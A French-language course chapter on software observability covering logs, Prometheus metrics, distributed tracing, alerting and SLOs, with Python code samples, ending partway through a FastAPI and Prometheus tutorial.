Dans les sections précédentes, nous avons vu où déployer un logiciel et comment l'y amener de manière automatisée. Mais une fois le déploiement terminé, une question fondamentale se pose : est-ce que ça fonctionne ? Non pas au sens des tests unitaires, qui vérifient la correction du code avant le déploiement, mais au sens opérationnel : est-ce que les utilisateurs arrivent à se connecter ? Est-ce que les requêtes sont traitées dans un temps raisonnable ? Est-ce que le système consomme ses ressources de manière normale ? Sur la machine d'un développeur, ces questions ne se posent pas vraiment. On a un debugger, des `print()`, un terminal sous les yeux. En production, on perd tout ça. Le système tourne sur des machines distantes, traite des milliers de requêtes simultanées, et les problèmes qui surviennent sont souvent des problèmes qu'on n'avait pas anticipés. L'observabilité, c'est l'art de reconstruire cette visibilité à distance.

Le terme "observabilité" n'est pas né dans le monde du logiciel. Il vient de la théorie du contrôle, où il a été formalisé par le mathématicien hongrois Rudolf Kálmán en 1960. Kálmán est surtout connu pour le *filtre de Kálmán*, un algorithme d'estimation qui est encore aujourd'hui omniprésent en ingénierie : navigation GPS, pilotage automatique, véhicules autonomes, traitement du signal. C'est dans ce même cadre théorique qu'il a défini la notion d'observabilité : un système est dit "observable" si on peut déduire son état interne complet à partir de ses sorties mesurables. L'analogie avec un système logiciel en production est frappante : on ne peut pas s'y connecter avec un debugger, mais on peut observer ce qu'il émet (logs, métriques, réponses HTTP) et en déduire ce qui se passe à l'intérieur. C'est Charity Majors, cofondatrice de Honeycomb, qui a le plus contribué à populariser ce terme dans l'industrie logicielle à partir de 2017-2018, en le distinguant explicitement du *monitoring* traditionnel. La distinction est importante : le monitoring consiste à surveiller des indicateurs connus à l'avance ("est-ce que l'utilisation CPU dépasse 90 % ?", "est-ce que le taux d'erreurs dépasse 1 % ?"). L'observabilité va plus loin : elle vise à permettre l'exploration de questions qu'on n'avait *pas* anticipées. Quand un utilisateur signale que "c'est lent depuis ce matin", un bon système d'observabilité permet de creuser la question en temps réel, en corrélant des signaux de différentes sources, sans avoir à déployer de nouvelles sondes.



Cette capacité à comprendre un système en production correspond directement à la deuxième voie de DevOps identifiée par Gene Kim : celle du *feedback*. La première voie (le *flow*) accélère le mouvement du code vers la production, c'est ce que nous avons vu avec l'infrastructure et le déploiement continu. La deuxième voie crée le flux inverse : des signaux qui remontent de la production vers les équipes de développement. Sans ce flux de retour, on déploie à l'aveugle. On peut livrer du code rapidement, mais on ne sait pas si ce code fonctionne bien pour les utilisateurs réels, dans les conditions réelles. L'observabilité est le mécanisme concret qui rend cette boucle de rétroaction possible.

La suite de cette section s'organise autour de ce que l'on appelle couramment les trois piliers de l'observabilité : les **logs** (un enregistrement textuel des événements), les **métriques** (des mesures numériques agrégées dans le temps) et les **traces** (le suivi du parcours d'une requête à travers les composants d'un système). Chacun de ces piliers répond à un type de question différent. Les logs racontent *ce qui s'est passé*. Les métriques montrent *comment le système se porte*. Les traces expliquent *pourquoi une opération est lente ou échoue*. Après avoir exploré ces trois piliers, nous verrons comment les alertes permettent de transformer ces signaux en actions, puis comment les SLIs, SLOs et SLAs formalisent la notion de fiabilité du point de vue de l'utilisateur. Enfin, un tutoriel pratique montrera comment instrumenter une application FastAPI et visualiser ses métriques en temps réel avec Prometheus et Grafana dans un cluster Kubernetes local.

Les logs

L'outil d'observabilité le plus ancien et le plus intuitif est le log : un enregistrement textuel d'un événement qui s'est produit dans le système. Tout développeur a déjà écrit un `print()` pour comprendre le comportement de son code. Quand une fonction ne retourne pas le résultat attendu, le premier réflexe est souvent d'insérer des `print()` stratégiques pour suivre le fil de l'exécution :

```
def calculer_prix(produit, quantite, code_promo=None):
    prix = produit["prix"] * quantite
    print(f"prix de base: {prix}")

    if code_promo and code_promo in PROMOS_VALIDES:
        rabais = PROMOS_VALIDES[code_promo]
        prix *= (1 - rabais)
        print(f"promo {code_promo} appliquée, rabais de {rabais*100}%")
    else:
        print(f"pas de promo (code_promo={code_promo})")

    if quantite >= 10:
        prix *= 0.95
        print("rabais volume appliqué")

    print(f"prix final: {prix}")
    return prix
```

Ce réflexe, universel et efficace pour le débogage local, a un problème fondamental : il ne survit pas au passage en production. Les `print()` n'ont pas de niveau de sévérité, pas d'horodatage, pas de contexte structuré. On ne peut pas les filtrer, les chercher efficacement, ni les désactiver sans modifier le code. Le log est la version disciplinée de ce réflexe.

Sous Unix, la notion de journal système est formalisée depuis 1983 avec syslog, conçu par Eric Allman (qui est aussi l'auteur de Sendmail). Le protocole syslog introduisait déjà les concepts fondamentaux qu'on retrouve aujourd'hui : des niveaux de sévérité (DEBUG, INFO, WARNING, ERROR, CRITICAL), une source identifiée, et un horodatage. Chaque message avait une gravité, ce qui permettait de filtrer le bruit et de se concentrer sur les événements significatifs.

En Python, le module `logging` de la bibliothèque standard permet de passer du `print()` à un vrai système de logs en quelques lignes :

```
import logging

logging.basicConfig(level=logging.INFO)
logger = logging.getLogger(__name__)

def calculer_prix(produit, quantite, code_promo=None):
    prix = produit["prix"] * quantite
    logger.info(f"Calcul du prix pour {produit['nom']}, quantité={quantite}")

    if code_promo and code_promo in PROMOS_VALIDES:
        rabais = PROMOS_VALIDES[code_promo]
```

```
        prix *= (1 - rabais)
        logger.info(f"Promo {code_promo} appliquée, rabais de {rabais*100}%")
    else:
        logger.debug(f"Pas de promo (code_promo={code_promo})")

    if quantite >= 10:
        prix *= 0.95
        logger.info("Rabais volume appliqué")

    logger.info(f"Prix final: {prix}")
    return prix
```

On gagne immédiatement plusieurs choses : un horodatage automatique, des niveaux de sévérité qui permettent de filtrer (en production, on peut n'afficher que les WARNING et plus, sans toucher au code), et un nom de source (`__name__`) qui identifie quel module a émis le message. Mais ces logs restent du texte libre, des chaînes de caractères destinées à l'œil humain. Quand un système produit des milliers de lignes de logs par seconde, lire du texte ne suffit plus. Il faut pouvoir chercher, filtrer et agréger automatiquement. C'est ce qui a motivé le passage au **log structuré**.

L'idée est simple : au lieu d'émettre une ligne de texte formatée pour un humain, on émet un objet JSON contenant des champs nommés. Plutôt que :

```
2025-03-15 14:23:01 INFO Promo PRINTEMPS20 appliquée, rabais de 20%
```

on émet :

```
{
  "timestamp": "2025-03-15T14:23:01.342Z",
  "level": "INFO",
  "message": "Promo appliquée",
  "code_promo": "PRINTEMPS20",
  "rabais": 0.2,
  "produit": "Widget Pro",
  "prix_avant": 150.0,
  "prix_apres": 120.0
}
```

La différence est considérable. Avec du texte, pour trouver toutes les applications de la promo PRINTEMPS20, il faut écrire une expression régulière fragile. Avec du JSON, c'est une simple requête sur un champ. On peut calculer le rabais moyen accordé, filtrer par produit, agréger par période. Les logs deviennent des données interrogeables, pas juste un journal qu'on feuillette.

C'est cette transition vers le log structuré qui a rendu possible l'émergence de plateformes centralisées d'analyse de logs. La plus emblématique est la stack **ELK**, un acronyme pour trois projets open source complémentaires : **Elasticsearch** (un moteur de recherche et d'indexation, que nous avons rencontré dans la section sur les données du module 3), **Logstash** (un pipeline d'ingestion qui collecte, transforme et achemine les logs) et **Kibana** (une interface web de visualisation et d'exploration). Apparue vers 2012-2014, la stack ELK a transformé la gestion des logs en permettant, pour la première fois de manière accessible, de centraliser les logs de dizaines ou centaines de services dans un même endroit et de les interroger en temps réel. Un développeur pouvait taper une requête dans Kibana et retrouver en quelques secondes un événement spécifique parmi des millions de lignes de

logs. Aujourd'hui, des alternatives commerciales et open source existent (Datadog, Grafana Loki, Splunk), mais le principe reste le même : les logs sont collectés, indexés et rendus cherchables depuis une interface centralisée.



Cette idée de centralisation rejoint directement le **facteur XI** de la Twelve-Factor App : *"Logs — Treat logs as event streams"*. Le principe est que l'application ne devrait jamais se préoccuper du stockage ou du routage de ses logs. Elle ne devrait pas écrire dans un fichier, ni gérer la rotation des fichiers, ni décider où les logs sont envoyés. Son seul rôle est d'émettre ses logs sur la sortie standard (`stdout`), comme un flux continu d'événements. C'est l'environnement d'exécution (le conteneur Docker, l'orchestrateur Kubernetes, la plateforme cloud) qui se charge de capturer ce flux et de l'acheminer vers la bonne destination : un fichier local en développement, un agrégateur ELK en production, un service cloud comme CloudWatch. Cette séparation des responsabilités est élégante : l'application reste simple et portable, et la stratégie de gestion des logs peut changer sans modifier une seule ligne de code.

Les métriques

Les logs racontent des événements individuels : telle requête a été reçue, telle erreur s'est produite, telle promo a été appliquée. Mais quand un système traite des milliers de requêtes par seconde, les événements individuels deviennent trop nombreux pour donner une vue d'ensemble. On a besoin d'un autre type de signal : des **métriques**, c'est-à-dire des mesures numériques agrégées dans le temps. Combien de requêtes par seconde ? Quel temps de réponse moyen ? Quel pourcentage d'erreurs ? Les métriques ne racontent pas ce qui s'est passé pour une requête particulière, elles montrent comment le système se porte globalement. Si les logs sont l'équivalent d'un journal de bord, les métriques sont le tableau de bord.

Le livre *Site Reliability Engineering* (2016), publié par Google, a formalisé cette idée en proposant les **quatre golden signals**, quatre métriques qu'il faut surveiller en priorité pour n'importe quel service :

— **La latence** : le temps que prend le système pour répondre à une requête. Il est important de distinguer la latence des requêtes réussies de celle des requêtes en erreur, car une erreur retournée en 2 millisecondes peut masquer un problème si on ne regarde que la moyenne.
— **Le trafic** : le volume de demandes que le système reçoit. Pour une API web, c'est typiquement le nombre de requêtes HTTP par seconde. Cette métrique donne le contexte : une latence élevée n'a pas la même signification à 10 requêtes par seconde qu'à 10 000.
— **Les erreurs** : le taux de requêtes qui échouent, que ce soit explicitement (codes HTTP 5xx) ou implicitement (une réponse 200 qui contient un résultat incorrect, ou une réponse qui

dépasse un seuil de latence acceptable).
— **La saturation** : à quel point le système est proche de ses limites. C'est la mesure de la capacité restante : utilisation CPU, mémoire, nombre de connexions à la base de données, espace disque. La saturation est le signal d'alerte précoce : les problèmes de latence et d'erreurs surviennent souvent quand un système approche de la saturation.

Avant Prometheus, l'approche dominante pour la collecte de métriques reposait sur un modèle *push* : c'est l'application qui envoie activement ses métriques vers un serveur de collecte. **Graphite**, créé par Chris Davis chez Orbitz en 2008, a été l'un des premiers systèmes open source à offrir une solution complète de stockage et de visualisation de métriques sous forme de séries temporelles. Quelques années plus tard, **StatsD**, développé par l'équipe d'Etsy en 2011 et présenté dans un billet de blogue devenu célèbre (*"Measure Anything, Measure Everything"*), a simplifié l'instrumentation côté application : quelques lignes de code suffisaient pour envoyer un compteur ou un timer via UDP vers un serveur StatsD, qui agrégeait les données avant de les transmettre à Graphite. Le duo StatsD + Graphite a démocratisé l'idée que les métriques n'étaient pas réservées aux équipes d'opérations, que les développeurs eux-mêmes devaient instrumenter leur code. C'est dans ce contexte que Prometheus a émergé, en proposant une approche différente.

L'outil qui a fini par s'imposer comme standard dans les architectures cloud-native est **Prometheus**. Son histoire est intimement liée à celle de Google et de Kubernetes. En interne, Google utilisait un système appelé Borgmon pour surveiller les services déployés sur Borg, son orchestrateur de conteneurs (l'ancêtre de Kubernetes, comme nous l'avons vu dans la section sur l'infrastructure). Chez SoundCloud, d'anciens ingénieurs de Google ont voulu recréer un outil similaire pour le monde open source. Le résultat, Prometheus, a été rendu public en 2012 et est devenu un projet de la Cloud Native Computing Foundation (CNCF) en 2016, le deuxième après Kubernetes lui-même.

Le fonctionnement de Prometheus repose sur un modèle *pull* : plutôt que les applications poussent leurs métriques vers un serveur central, c'est Prometheus qui interroge périodiquement (typiquement toutes les 15 secondes) un endpoint HTTP exposé par chaque application, typiquement `/metrics`. Cet endpoint retourne les métriques dans un format textuel simple. L'application n'a besoin d'aucune connaissance de Prometheus : elle expose ses métriques, et c'est tout. Cette approche rejoint la philosophie du facteur XI de la Twelve-Factor App que nous avons vue pour les logs : l'application émet des signaux, l'infrastructure se charge de les collecter.

Prometheus définit quatre types fondamentaux de métriques, chacun adapté à un type de mesure différent. Le **counter** est un compteur qui ne fait qu'augmenter : le nombre total de requêtes reçues, le nombre d'erreurs survenues. On ne regarde jamais la valeur absolue d'un counter (qui augmente indéfiniment), mais son *taux de variation* : combien de requêtes par seconde, combien d'erreurs par minute. Le **gauge** est une valeur qui monte et descend librement : l'utilisation CPU, la mémoire consommée, le nombre de connexions actives à un instant donné. C'est une photographie instantanée de l'état du système. Le **histogram** enregistre la distribution d'une valeur, typiquement la latence des requêtes. Plutôt qu'une simple moyenne (qui peut masquer des problèmes), un histogram permet de calculer des **percentiles** : le p50 (la latence médiane), le p95 (la latence en dessous de laquelle tombent 95 % des requêtes) et le p99. La distinction entre ces percentiles est cruciale : un service peut avoir une latence médiane excellente de 20 ms tout en ayant un p99 de 3 secondes, ce qui signifie qu'un utilisateur sur cent a une expérience dégradée. Enfin, le **summary** est similaire au histogram mais calcule les percentiles directement côté application plutôt que côté Prometheus ; il est moins flexible et moins couramment utilisé.

En Python, la bibliothèque `prometheus_client` permet d'instrumenter une application en quelques

lignes :

```
from prometheus_client import Counter, Gauge, Histogram


# Counter : combien de requêtes au total ?
requetes_total = Counter(
    "http_requetes_total",
    "Nombre total de requêtes HTTP",
    ["methode", "endpoint", "status"]
)

# Gauge : combien de connexions en ce moment ?
connexions_actives = Gauge(
    "connexions_actives",
    "Nombre de connexions actives"
)

# Histogram : quelle est la distribution de la latence ?
latence = Histogram(
    "http_latence_secondes",
    "Latence des requêtes HTTP en secondes",
    ["endpoint"]
)
```

Chaque type s'utilise naturellement dans le code. On incrémente un counter quand un événement se produit (`requetes_total.labels(methode="GET", endpoint="/prix", status="200").inc()`), on ajuste un gauge quand un état change (`connexions_actives.inc()` à l'ouverture, `connexions_actives.dec()` à la fermeture), et on observe une valeur dans un histogram pour alimenter la distribution (`latence.labels(endpoint="/prix").observe(0.042)`).

Pour que ces métriques soient utiles, il faut pouvoir les visualiser. C'est le rôle de **Grafana**, un outil open source de visualisation créé en 2014 par Torkel Ödegaard. Grafana se connecte à Prometheus (et à de nombreuses autres sources de données) et permet de construire des tableaux de bord (*dashboards*) composés de graphiques, de jauges et de tableaux. On peut voir en temps réel l'évolution du trafic, la latence par percentile, le taux d'erreurs, la saturation des ressources. Le couple Prometheus + Grafana est devenu un standard de facto dans l'écosystème cloud-native, au point que la plupart des tutoriels Kubernetes incluent leur installation comme étape de base. Nous les utiliserons ensemble dans le tutoriel pratique à la fin de cette section.



Le tracing distribué

Les logs racontent ce qui s'est passé à un endroit précis du système. Les métriques donnent une vue d'ensemble agrégée. Mais dans une architecture distribuée, où une seule requête utilisateur peut traverser cinq, dix, voire vingt services différents avant de produire une réponse, il manque un troisième angle : la capacité de suivre le **parcours complet** d'une requête à travers tous les composants qu'elle traverse. C'est le rôle du tracing distribué.

Prenons un exemple concret. Un utilisateur clique sur "Confirmer la commande" dans une application web. Cette action déclenche une requête HTTP vers un service API, qui appelle un service d'inventaire pour vérifier la disponibilité, un service de paiement pour débiter la carte, un service de notification pour envoyer un courriel de confirmation, et un service d'analytique pour enregistrer l'événement. Si l'utilisateur signale que "la confirmation est lente", où est le problème ? Le service de paiement met-il trop de temps à répondre ? Le service d'inventaire fait-il une requête coûteuse à la base de données ? Le problème est-il dans le réseau entre deux services ? Sans tracing, répondre à ces questions exige de fouiller manuellement dans les logs de chaque service et de tenter de corréler les événements par horodatage, un exercice pénible et fragile.

Le concept moderne de tracing distribué a été formalisé par Google dans le papier **Dapper** (2010), qui décrivait le système interne utilisé pour tracer les requêtes à travers l'infrastructure massive de

Google. L'idée centrale de Dapper est élégante : quand une requête entre dans le système, on lui assigne un identifiant unique (un *trace ID*) qui est propagé de service en service via les en-têtes HTTP. Chaque service enregistre un **span**, une unité de travail avec un début, une fin, et des métadonnées (quel service, quelle opération, combien de temps). L'ensemble des spans d'une requête, reliés entre eux par des relations parent-enfant, forme une **trace** : une arborescence qui représente le parcours complet de la requête. En visualisant cette arborescence, on voit immédiatement où le temps est passé.

Le papier Dapper a inspiré une série d'implémentations open source. **Zipkin**, développé par Twitter et rendu public en 2012, a été le premier à rendre le tracing distribué accessible en dehors de Google. **Jaeger**, créé par Uber en 2017 et nommé d'après le mot allemand pour "chasseur", a suivi avec une architecture plus moderne et une intégration native avec Kubernetes. Pendant plusieurs années, deux standards concurrents coexistaient pour l'instrumentation : OpenTracing (une API indépendante du fournisseur) et OpenCensus (un projet de Google qui couvrait à la fois le tracing et les métriques). En 2019, les deux projets ont fusionné pour former **OpenTelemetry**, souvent abrégé OTel, sous l'égide de la CNCF. OpenTelemetry est aujourd'hui le standard qui unifie les trois piliers de l'observabilité : il fournit des bibliothèques d'instrumentation pour les logs, les métriques et les traces, dans la plupart des langages, avec un format de données commun et un protocole d'export unifié (OTLP). L'idée est qu'un développeur instrumente son code une seule fois avec OpenTelemetry, et peut ensuite envoyer les données vers Jaeger, Prometheus, Grafana, Datadog ou n'importe quel autre backend, sans modifier le code d'instrumentation.




Le tracing distribué est le pilier le plus récent et le plus complexe à mettre en place des trois. Il nécessite que chaque service propage correctement le trace ID, ce qui demande une discipline d'équipe ou l'utilisation de bibliothèques qui le font automatiquement. Pour cette raison, beaucoup d'organisations commencent par les logs et les métriques, et n'ajoutent le tracing que lorsque la complexité de leur architecture le justifie. Mais quand un système atteint une certaine taille, le tracing devient indispensable : c'est le seul outil qui permet de répondre à la question "pourquoi *cette* requête est-elle lente ?", plutôt que "est-ce que le système est lent en général ?". Il faut noter que la granularité typique du tracing se situe au niveau des interactions entre composants (appels HTTP, requêtes à la base de données, messages dans une file d'attente), pas au niveau de chaque appel de fonction interne. Pour ce niveau de détail, on utilise des **profilers**, des outils qui mesurent le temps passé dans chaque fonction d'un programme. Le tracing et le profiling sont complémentaires : le premier identifie *quel service* est le goulot d'étranglement, le second identifie *quelle fonction* à l'intérieur de ce service.

Les alertes

Les logs, les métriques et les traces sont des outils d'investigation : ils permettent de comprendre ce qui se passe dans un système. Mais ils supposent que quelqu'un regarde. Or personne ne surveille un dashboard Grafana 24 heures sur 24. Les alertes sont le mécanisme qui transforme les signaux passifs en actions : quand une métrique franchit un seuil préoccupant, le système notifie automatiquement les personnes concernées, par courriel, message Slack, notification PagerDuty, ou SMS à trois heures du matin.

Le principe semble simple, mais en pratique, concevoir un bon système d'alertes est étonnamment difficile. Le piège le plus courant est la **fatigue d'alerte** (*alert fatigue*) : quand un système génère trop d'alertes, trop souvent, pour des problèmes mineurs ou des faux positifs, les opérateurs finissent par les ignorer. C'est le syndrome du garçon qui crie au loup. Des études dans le domaine médical (où le problème est bien documenté pour les moniteurs de patients) ont montré que les taux de faux positifs peuvent dépasser 90 %, ce qui conduit le personnel à désactiver les alarmes ou à les traiter machinalement. Le même phénomène se produit dans les équipes logicielles : une équipe qui reçoit des dizaines d'alertes par jour finit par ne plus réagir à aucune, y compris aux alertes légitimes.

Le livre *Site Reliability Engineering* de Google propose un principe directeur pour éviter ce piège : chaque alerte doit être **actionnable**. Si une alerte se déclenche, la personne qui la reçoit doit pouvoir faire quelque chose d'utile immédiatement. Si la réponse habituelle à une alerte est "on la ferme et on ignore", c'est que l'alerte ne devrait pas exister. Google distingue trois niveaux de notification. Les **alertes** proprement dites (pages) sont réservées aux problèmes qui nécessitent une intervention humaine immédiate : le service est en panne, les utilisateurs sont affectés. Les **tickets** sont créés automatiquement pour les problèmes qui nécessitent une action, mais pas dans l'immédiat : un disque qui se remplit lentement, un certificat TLS qui expire dans deux semaines. Les **logs** suffisent pour tout le reste : les anomalies mineures qu'il est utile de pouvoir retrouver lors d'une investigation, mais qui ne justifient pas d'interrompre quelqu'un.



En pratique, une bonne alerte repose sur quelques principes. D'abord, alerter sur les **symptômes** plutôt que sur les **causes**. Alerter quand le taux d'erreurs dépasse 1 % (un symptôme visible par

l'utilisateur) est plus utile qu'alerter quand l'utilisation CPU dépasse 80 % (une cause potentielle qui n'a peut-être aucun impact). Ensuite, utiliser des **seuils réalistes** avec des fenêtres de temps suffisantes pour absorber les pics normaux : un bref pic de latence pendant 30 secondes n'est pas la même chose qu'une dégradation soutenue pendant 10 minutes. Enfin, chaque alerte devrait idéalement être accompagnée d'un **runbook**, un document qui décrit les étapes de diagnostic et de résolution à suivre quand elle se déclenche. Un runbook transforme la réponse aux incidents d'un art qui dépend de l'expertise individuelle en un processus reproductible.

SLIs, SLOs et SLAs

Les métriques et les alertes nous disent comment le système se porte du point de vue technique. Mais un CPU à 75 % ou une latence p99 de 200 ms, est-ce que c'est *bien* ? Est-ce que c'est *suffisant* ? La réponse dépend du contexte, et surtout du point de vue qu'on adopte. Les SLIs, SLOs et SLAs sont un cadre formalisé principalement par Google dans le livre *Site Reliability Engineering* pour répondre à cette question en se plaçant du point de vue de l'**utilisateur**, pas de l'infrastructure.

Un **SLI** (*Service Level Indicator*) est une mesure quantitative d'un aspect du service tel que l'utilisateur le perçoit. Ce n'est pas l'utilisation CPU ou la mémoire disponible, ce sont des métriques internes à l'infrastructure. Un SLI mesure quelque chose que l'utilisateur ressent directement : la proportion de requêtes qui réussissent (disponibilité), la proportion de requêtes servies en moins de 300 ms (latence), la proportion de données correctement traitées (exactitude). Le SLI est typiquement exprimé comme un ratio : le nombre de "bonnes" interactions divisé par le nombre total d'interactions, ce qui donne un pourcentage.

Un **SLO** (*Service Level Objective*) est une cible fixée sur un SLI. Par exemple : "99,9 % des requêtes doivent réussir sur une fenêtre glissante de 30 jours", ou "95 % des requêtes doivent être servies en moins de 300 ms". Le choix du SLO est une décision d'ingénierie et de produit, pas une décision purement technique. Un SLO de 99,99 % de disponibilité (environ 4 minutes d'indisponibilité autorisées par mois) exige une architecture radicalement différente d'un SLO de 99 % (environ 7 heures par mois). Chaque "9" supplémentaire coûte exponentiellement plus cher en complexité, en redondance et en effort opérationnel. Le SLO est un outil pour rendre ce compromis explicite : il force une conversation entre les équipes techniques, le produit et la direction sur le niveau de fiabilité qui est réellement nécessaire.

Un **SLA** (*Service Level Agreement*) est un contrat formel entre un fournisseur de service et ses clients, qui engage des conséquences (typiquement financières) si les objectifs ne sont pas atteints. Les SLAs des fournisseurs cloud sont un exemple familier : AWS garantit 99,99 % de disponibilité pour EC2, et offre des crédits si ce seuil n'est pas respecté. Un SLA est toujours moins ambitieux que le SLO interne : si le SLO interne vise 99,95 %, le SLA externe pourrait promettre 99,9 %, avec une marge de sécurité pour éviter de déclencher des pénalités contractuelles. Beaucoup d'organisations ont des SLOs sans avoir de SLAs formels : le SLO reste un outil interne de pilotage, même en l'absence de contrat.

L'un des concepts les plus puissants qui découlent des SLOs est celui d'**error budget** (budget d'erreur). Si le SLO de disponibilité est de 99,9 % sur 30 jours, cela signifie que le service a "droit" à 0,1 % d'indisponibilité, soit environ 43 minutes par mois. Ce budget d'erreur n'est pas un défaut à tolérer, c'est une **ressource à dépenser**. Tant qu'il reste du budget, l'équipe peut prendre des risques : déployer plus souvent, tenter des migrations, expérimenter. Quand le budget est épuisé, on ralentit : moins de déploiements, plus de focus sur la fiabilité. L'error budget transforme la tension

traditionnelle entre développeurs (qui veulent livrer vite) et opérations (qui veulent de la stabilité) en une décision basée sur des données plutôt que sur des opinions. C'est une incarnation concrète de la troisième voie de DevOps : l'apprentissage continu et la prise de risque calculée. Nous reviendrons sur ce concept dans la prochaine section, consacrée à la gestion des incidents.

Tutoriel : observer une application en temps réel

Nous avons décrit les concepts de l'observabilité de manière abstraite. Pour les rendre concrets, nous allons instrumenter une petite application FastAPI avec des métriques Prometheus, la déployer dans un cluster Kubernetes local (avec k3d, que nous avons utilisé dans la section sur l'infrastructure), et visualiser ses métriques en temps réel dans un dashboard Grafana. L'objectif est de voir, de bout en bout, comment le code d'une application se transforme en courbes sur un écran.

Notre application est un petit service de citations aléatoires, avec trois endpoints :

```
import time
import random
import logging

from fastapi import FastAPI, Response
from prometheus_client import Counter, Histogram, generate_latest, CONTENT_TYPE_LATEST

logging.basicConfig(level=logging.INFO)
logger = logging.getLogger(__name__)

app = FastAPI()

REQUETES = Counter(
    "http_requetes_total",
    "Nombre total de requêtes HTTP",
    ["methode", "endpoint", "status"],
)

LATENCE = Histogram(
    "http_latence_secondes",
    "Latence des requêtes HTTP en secondes",
    ["endpoint"],
)

CITATIONS = [
    "Il semble que la perfection soit atteinte non quand il n'y a plus rien "
    "à ajouter, mais quand il n'y a plus rien à retrancher. "
    "— Antoine de Saint-Exupéry",
    "Premature optimization is the root of all evil. — Donald Knuth",
    "There are only two hard things in Computer Science: cache invalidation "
    "and naming things. — Phil Karlton",
    "Any fool can write code that a computer can understand. Good programmers "
    "write code that humans can understand. — Martin Fowler",
```

```
    "Simplicity is prerequisite for reliability. — Edsger Dijkstra",
]


@app.get("/")
def index():
    start = time.time()
    REQUETES.labels(methode="GET", endpoint="/", status="200").inc()
    LATENCE.labels(endpoint="/").observe(time.time() - start)
